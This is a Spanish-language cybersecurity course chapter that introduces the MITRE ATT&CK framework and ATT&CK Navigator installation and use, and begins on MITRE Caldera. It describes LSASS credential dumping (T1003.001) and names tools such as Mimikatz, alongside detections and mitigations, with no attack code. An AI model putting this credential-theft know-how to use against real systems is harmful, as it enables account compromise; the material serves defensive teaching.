
- Definición, estructura (tácticas, técnicas, procedimientos).
- Matrices (Enterprise, Mobile, ICS).
- Ejemplo visual y concepto básico.

MITRE **ATT&CK**, que significa *Adversarial Tactics, Techniques, and Common Knowledge*, es una matriz de conocimiento que describe cómo los atacantes actúan en redes y sistemas reales.

Este marco proporciona un lenguaje común para la inteligencia de amenazas, la respuesta a incidentes y las evaluaciones de seguridad. Es decir que, su principal objetivo es facilitar un lenguaje común para que los profesionales de ciberseguridad puedan comunicarse de manera más efectiva sobre las amenazas.

¿Por qué MITRE ATT&CK es revolucionario?

Antes, muchas metodologías hablaban de amenazas genéricas. **ATT&CK** se basa en evidencia real, reportes públicos y análisis de incidentes, documentando tácticas y técnicas específicas con descripciones claras.



MITRE | ATT&CK

Home > Matrices > Enterprise > Enterprise

Enterprise Matrix

Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for Enterprise. The Matrix contains information for the following platforms: Windows, macOS, Linux, PRE, Office Suite, Identity Provider, SaaS, IaaS, Network Devices, Containers, ESXi.

layout: side ▾ show sub-techniques hide sub-techniques help

Reconnaissance 10 techniques	Resource Development 8 techniques	Initial Access 11 techniques	Execution 16 techniques	Persistence 23 techniques	Privilege Escalation 14 techniques	Defense Evasion 45 techniques	Credential Access 17 techniques
Active Scanning (3)	Acquire Access	Content Injection	Cloud Administration Command	Account Manipulation (7)	Abuse Elevation Control Mechanism (6)	Abuse Elevation Control Mechanism (6)	Adversary-in-the-Middle (4)
Gather Victim Host Information (4)	Acquire Infrastructure (8)	Drive-by Compromise	Command and Scripting Interpreter (12)	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)
Gather Victim Identity Information (3)	Compromise Accounts (3)	Exploit Public-Facing Application	Container Administration Command	Boot or Logon Autostart Execution (14)	Account Manipulation (7)	BITS Jobs	Credentials from Password Stores (6)
Gather Victim Network Information (6)	Compromise Infrastructure (8)	External Remote Services	Deploy Container	Boot or Logon Initialization Scripts (5)	Boot or Logon Autostart Execution (14)	Build Image on Host	Exploitation for Credential Access
Gather Victim Org Information (4)	Develop Capabilities (4)	Hardware Additions	ESXi Administration Command	Cloud Application Integration	Boot or Logon Initialization Scripts (5)	Decfuscate/Decode Files or Information	Forced Authentication
Phishing for Information (4)	Establish Accounts (3)	Phishing (4)	Exploitation for Client Execution	Compromise Host Software Binary	Create or Modify System Process (5)	Domain or Tenant Policy Modification (2)	Forge Web Credentials (2)
Search Closed Sources (2)	Obtain Capabilities (7)	Spearphishing Attachment	Input Injection	Create Account (3)	Domain or Tenant Policy Modification	Email Spoofing	Input Capture (4)
Search Open Technical Databases (5)	Stage Capabilities (6)	Spearphishing Link	Inter-Process Communication				Modify

Estructura de ATT&CK:

- **Tácticas:** Representan las metas o fases del ataque. Por ejemplo: **Inicial Access** (acceso inicial), **Persistence** (persistencia), **Defense Evasion** (evasión de defensa) (en azul).
- **Técnicas:** Métodos concretos usados para lograr las tácticas. Por ejemplo, para **Inicial Access** una técnica es **Phishing** (en verde).
- **Subtécnicas:** Variaciones específicas de una técnica, como **Spearphishing Attachment** o **Spearphishing Link** (subrayadas en verde).


Matrices y dominios: (En la imagen anterior, las resaltamos en rojo)

- ATT&CK for **Enterprise**: para entornos empresariales, cubre Windows, Linux, macOS y cloud.
- ATT&CK for **Mobile**: enfocado en ataques móviles.

- ATT&CK for ICS: para sistemas de control industrial.

Ejemplo concreto:

En la imagen de la derecha, podemos ver en la matriz “Enterprise”, la **Táctica** “Execution” (ejecución, recuadrado en rojo), que puede incluir **Técnicas** como por ejemplo “Command and Scripting Interpreter” (recuadrado en verde), que a su vez posee **Subtécnicas** como PowerShell, Apple Script, Windows Command Shell, etc. (recuadrado en azul), que el atacante emplea para ejecutar código malicioso.



MITRE ATT&CK [®]			
Matrices		Tactics	
Reconnaissance	Resource Development	Initial Access	Execution
10 techniques	8 techniques	11 techniques	16 techniques
- Active Scanning (3) - Gather Victim Host Information (4) - Gather Victim Identity Information (3) - Gather Victim Information (6) - Gather Victim Org Information (4) - Phishing for Information (4) - Search Closed Sources (2) - Search Open Technical Databases (5) - Search Open Websites/Domains (3) - Search Victim-Owned Websites	- Acquire Access - Acquire Infrastructure (8) - Compromise Accounts (3) - Compromise Infrastructure (8) - Develop Capabilities (4) - Establish Accounts (3) - Obtain Capabilities (7) - Stage Capabilities (6)	- Content Injection - Drive-by Compromise - Exploit Public-Facing Application - External Remote Services - Hardware Additions - Phishing (4) - Replication Through Removable Media - Supply Chain Compromise (3) - Trusted Relationship - Valid Accounts (4) - Wi-Fi Networks	- Cloud Administration Command - Command and Scripting Interpreter (12) - PowerShell - AppleScript - Windows Command Shell - Unix Shell - Visual Basic - Python - JavaScript - Network Device CLI - Cloud API - AutoHotKey & AutoIT - Lua - Hypervisor CLI

El desarrollo de este tema lo desarrollamos en detalle en el video 165 (Obligatorio).

 MITRE: Comprendiendo las Tácticas de ATT&CK - Charla 165 - Aprendiendo Ciberseguridad paso a paso

<https://youtu.be/mpT6elprbTg>



8.6. MITRE: ATT&CK - OS Credential Dumping (LSASS)

Estructura del framework

Elemento	Descripción
Tácticas	Objetivos del atacante (el “ <u>qué</u> ”) – ejemplo: <i>Initial Access</i>
Técnicas	Cómo el atacante logra el objetivo (el “ <u>cómo</u> ”) – ejemplo: <i>Spearphishing</i>
Subtécnicas	Variantes específicas de una técnica principal
Mitigaciones	Controles defensivos sugeridos para cada técnica
Detecciones	Indicadores que permiten identificar el uso de una técnica

Ejemplo:


- Táctica: Credential Access
- Técnica: T1003 – OS Credential Dumping
- Subtécnica: T1003.001 – LSASS Memory
- Detección: Monitoreo de acceso a lsass.exe
- Herramientas conocidas: Mimikatz, ProcDump

- Mitigación: Behavior
- Prevention on Endpoint (Prevención de comportamientos en terminales), Credential Access Protection (Protección de credenciales de acceso)

En este ejemplo, podemos observar todo el volumen de información que MITRE ATT&CK nos ofrece a la hora de analizar una vulnerabilidad.

TECHNIQUES			
Procedure Examples			
LSASS Memory	ID	Name	Description
Security Account Manager	G0023	2016 Ukraine Electric Power Attack	During the 2016 Ukraine Electric Power Attack, Sandworm Team used LSASS Memory to capture and use legitimate credentials. ^[1]
NTDS	G1030	Agrus	Agrus used tools such as Mimikatz to dump LSASS memory to capture credentials in victim environments. ^[2]
LSA Secrets	G0006	APT1	APT1 has been known to use credential dumping via LSASS Memory .
Cached Domain Credentials	G0007	APT28	APT28 regularly deploys both publicly available (e.g., LSASS Memory) and custom password retrieval tools on victims. ^{[3][4]} They have also dumped the LSASS process memory using the MiniDump function. ^[1]
DCSync	G0022	APT3	APT3 has used a tool to dump credentials by injecting itself into lsass.exe and triggering with the argument "dig". ^[5]
Proc Filesystem /etc/passwd and /etc/shadow	G0050	APT32	APT32 used Mimikatz and customized versions of Windows Credential Dumper to harvest credentials. ^{[6][7]}
Steal Application Access Token	G0064	APT33	APT33 has used a variety of publicly available tools like LaZArus Mimikatz and LSASS Memory to dump credentials. ^{[8][9]}
Steal or Forge Authentication Certificates	G0087	APT39	APT39 has used LSASS Memory Windows Credential Editor and LSASS Memory to dump credentials. ^[10]

TECHNIQUES			
Mitigations			
LSASS Memory	ID	Mitigation	Description
Security Account Manager	M1040	Behavior Prevention on Endpoint	On Windows 10, enable Attack Surface Reduction (ASR) rules to secure LSASS and prevent credential stealing. ^{[1][8]}
NTDS	M1043	Credential Access Protection	With Windows 10, Microsoft implemented new protections called Credential Guard to protect the LSA secrets that can be used to obtain credentials through forms of credential dumping. It is not configured by default and has hardware and firmware system requirements. It also does not protect against all forms of credential dumping. ^{[1][9][10]}
LSA Secrets	M1028	Operating System Configuration	Consider disabling or restricting NTLM. ^{[1][11]} Consider disabling WDigest authentication. ^{[1][12]}
Cached Domain Credentials	M1027	Password Policies	Ensure that local administrator accounts have complex, unique passwords across all systems on the network.



Credential Access	
17 techniques	
Adversary-in-the-Middle (4)	
Brute Force (4)	
Credentials from Password Stores (6)	
Exploitation for Credential Access	
Forced Authentication	
Forge Web Credentials (2)	
Input Capture (4)	
Modify Authentication Process (9)	
Multi-Factor Authentication Interception	
Multi-Factor Authentication Request Generation	
Network Sniffing	
OS Credential Dumping (8)	
LSASS Memory	

Recordad que los contenidos de todo este capítulo están basado en nuestro artículo “**Curso práctico de MITRE**” que como siempre, podéis descargarlo gratuitamente de www.darFe.es en el menú “**Descargas**” → “**Artículos**”.



El desarrollo de este tema lo desarrollamos en detalle en el video 166 (**Obligatorio**).

 **MITRE: ATT&CK - OS Credential Dumping (LSASS) - Charla 166 - Aprendiendo Ciberseguridad paso a paso**

<https://youtu.be/NuP6oBVJLbg>





8.7. MITRE: ATT&CK Navigator GitHub: Instalación

Cómo navegar la matriz


Veamos con otro ejemplo, como podemos navegar en esta matriz de ATT&CK.

👉 Ingresa a <https://attack.mitre.org/matrices/enterprise/>

Podemos seleccionar la vista de “**Plano**” (flat), o de “**lado**” (side)



1. Cada **columna** es una táctica (por ejemplo, “**Persistence**” o “**Execution**”).
2. Cada **cuadro** es una técnica (click para expandir y ver detalles).
3. Puede filtrarse por plataforma (Windows, Linux, Cloud, etc).



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement
10 techniques	10 techniques	18 techniques	12 techniques	25 techniques	15 techniques	25 techniques	8 techniques
Content Injection	Command and Scripting Interpreter (1)	Account Manipulation (2)	Abuse Elevation Control Mechanism (2)	Abuse Elevation Control Mechanism (2)	Adversary-in-the-Middle (2)	Account Discovery (2)	Exploitation of Remote Services
Drive-by Compromise	Exploitation for Client Execution	Boot or Logon Autostart Execution (2)	Account Manipulation (2)	Debugger Evasion	Brute Force (4)	Application Window Discovery	Internal Spearphishing
Exploit Public-Facing Application	Input Injection	Boot or Logon Initialization Scripts (1)	Boot or Logon Autostart Execution (2)	Deobfuscate/Decode Files or Information	Credentials from Password Stores (3)	Browser Information Discovery	Lateral Tool Transfer
External Remote Services	Inter-Process Communication	Compromise Host Software Binary	Boot or Logon Initialization Scripts (1)	Email Spoofing	Exploitation for Credential Access	Debugger Evasion	Remote Service Session Hijacking (1)
Hardware Additions	Native API	Create Account (2)	Create or Modify System Process (1)	Execution Guardrails (2)	Forge Web Credentials (1)	File and Directory Discovery	Remote Services (2)
Phishing (4)	Scheduled Task/Job (3)	Create or Modify System Process (1)	File and Directory Permissions	Exploitation for Defense Evasion	Log Enumeration	Network Service	
Supply Chain							

Herramienta complementaria: ATT&CK Navigator

URL: <https://github.com/mitre-attack/attack-navigator>

Permite:

- Crear capas visuales de ataques simulados o conocidos.
- Marcar técnicas detectadas por herramientas SIEM o EDR.
- Exportar mapas PDF o JSON para reportes.

Avancemos de forma práctica con esta herramienta que nos puede ser de mucha utilidad a la hora de realizar análisis, seguimiento e histórico de amenazas, ataques y vulnerabilidades. Esta oferta de Github, permite tanto a blue como a red team, realizar un trabajo a consciencia y metódico sobre nuestras infraestructuras, pues como veremos, puede personalizarse con todo detalle, así que pasemos a verla, como siempre, empleando nuestro **Kali Linux**.



<https://github.com/mitre-attack/attack-navigator/blob/master/README.md>

Ya abierto nuestro **Kali**, en la URL:


<https://github.com/mitre-attack/attack-navigator>

(en el menú de la derecha) Descargar:

attack-navigator v5.1.1 (a fecha de hoy),
lo descomprimos (**unzip**)

ver: **README.md**

<https://github.com/mitre-attack/attack-navigator/tree/master?tab=readme-ov-file>



Es importante lo que nos indica en: Requirements (pues si no tenemos instalado estos paquetes, no funcionará)

Node.js v18

AngularCLI v17 (npm install -g @angular/cli)

Requirements

- Node.js v18
- AngularCLI v17

Para instalarlos: **sudo apt install nodejs npm** (puede que nos ponga algún problema, para lo que deberemos actualizar nuestro sistema previamente con **apt upgrade, apt update**).

Te invitamos a que veas el detalle de toda la instalación en nuestro artículo “**Curso práctico de MITRE**” que como siempre, podéis descargarlo gratuitamente de www.darFe.es en el menú “**Descargas**” → “**Artículos**”.

El desarrollo de este tema lo desarrollamos en detalle en el video 167 (**Obligatorio**).


 **MITRE: ATT&CK Navigator GitHub: Instalación - Charla 167**
- Aprendiendo Ciberseguridad paso a paso

<https://youtu.be/gTv8UKU6ej8>




8.8. MITRE: ATT&CK Navigator GitHub: USO

Comenzamos a trabajar con ATT&CK Navigator. Teniendo ya instalado y lanzada la herramienta, según vimos en el tema anterior, ahora en nuestro navegador abrimos la URL: <http://localhost:4200>



Si seleccionamos la primera de las opciones “**Create New Layer**”, se nos desplegará la ventana que presentamos en la imagen que sigue.



Como podemos ver, nos presenta las tres matrices que ya venimos estudiando desde en el punto anterior:

- Enterprise ATT&CK
- Mobile ATT&CK
- ICS ATT&CK

En nuestro caso, para mantener la misma línea de trabajo, seleccionaremos “**Enterprise ATT&CK**”, pero por supuesto, se puede elegir la que más necesitemos para nuestro entorno.


Una vez seleccionada la matriz, se nos desplegará una ventana muy, pero muy similar a la que nos presenta MITRE en su Web oficial, pero iremos viendo “paso a paso” que este navegador de Github, nos ofrece algunas capacidades adicionales que nos serán de mucho valor.

En la imagen de abajo, vemos la ventana del nuevo nivel que acabamos de crear para la matriz **Enterprise ATT&CK**.


En primer aspecto que es diferente, son los tres botones que nos presenta en el extremo superior derecho (recuadrados en **rojo**).

- Selection Controls
- Layer Controls
- Technique Controls

Cada uno de ellos, nos ofrece opciones que iremos desarrollando a continuación.



Como primer paso, vamos a crear un nuevo nivel para personalizarlo a nuestro gusto. Lo haremos, presionando en el signo “+” (circulo **verde**) que vemos en la ventana de abajo, luego, una vez más elegimos la matriz “**Enterprise ATT&CK**”.




Se nos volverá a presentar la misma ventana que antes, pero esta vez, seleccionaremos el botón **“Layer Controls”**, y presionaremos en el ícono de engranaje (ambos recuadrados en azul).

En nuestro ejemplo, le hemos puesto como nombre (Name) **“T1190”** y en la Descripción, **“ataques que hemos detectado en T1190”** (ambos recuadrados en naranja). Nuestra intención con este ejemplo, será seguir avanzando en el ejemplo que hemos desarrollado en el punto anterior y ahora con mayor grado de detalle para mejorar la protección de nuestras infraestructuras.


Si en vuestro **Kali**, cuando escribís texto, os lo resalta, se debe a una cuestión de diccionarios de Firefox.

Description
ataques que hemos detectado en T1190

Para solucionarlo, posicionaros sobre cualquiera de las palabras resaltadas y con el botón derecho, seleccionáis **“Lenguajes”**, se os abrirá una nueva ventana de Firefox, en la que podéis instalar el **Diccionario** que deseéis. En nuestro caso, seleccionamos **Spanish (Spain) Dictionary**, como podéis ver en la imagen de abajo.



Hasta ahora, hemos creado un nuevo nivel, que lo llamamos “**T1190**” y solo le incorporamos una descripción. Avancemos un poco más, vamos a cambiar de botón y seleccionaremos el de “**Selection Controls**”, una vez dentro del mismo, marcamos en celeste (azul claro para los españoles) los cuatro ítems: *Show Control Labels*, *Search & Multiselect*, *Deselect Techniques* y *Selection Behavior*. Tal cual se muestra recuadrado en rojo, en la imagen de la derecha.



Una vez que tengamos los cuatro seleccionados, nos aparecerán todas las opciones que podemos ver recuadradas en verde.

Te invitamos a que veas el detalle de toda la instalación en nuestro artículo “**Curso práctico de MITRE**” que como siempre, podéis descargarlo gratuitamente de www.darFe.es en el menú “**Descargas**” → “**Artículos**”.

El desarrollo de este tema lo desarrollamos en detalle en el video 168 (**Obligatorio**).

 **MITRE: ATT&CK Navigator GitHub: USO - Charla 168 -**
Aprendiendo Ciberseguridad paso a paso

<https://youtu.be/S5Ad0JXdLHM>



8.9. MITRE CALDERA: Presentación y visión general

Mitre Caldera


Escenario de simulación


Objetivo: simular y analizar una cadena de ataque mediante Caldera, y mapearla en MITRE ATT&CK.

Qué es Caldera de MITRE: <https://caldera.mitre.org>

Su página principal es la que podemos ver en la imagen de la derecha.

Para tener un buen punto de partida, nos iremos a ver la opción “**Documentation**”





La traducción literal de lo que hemos remarcado en rojo es:

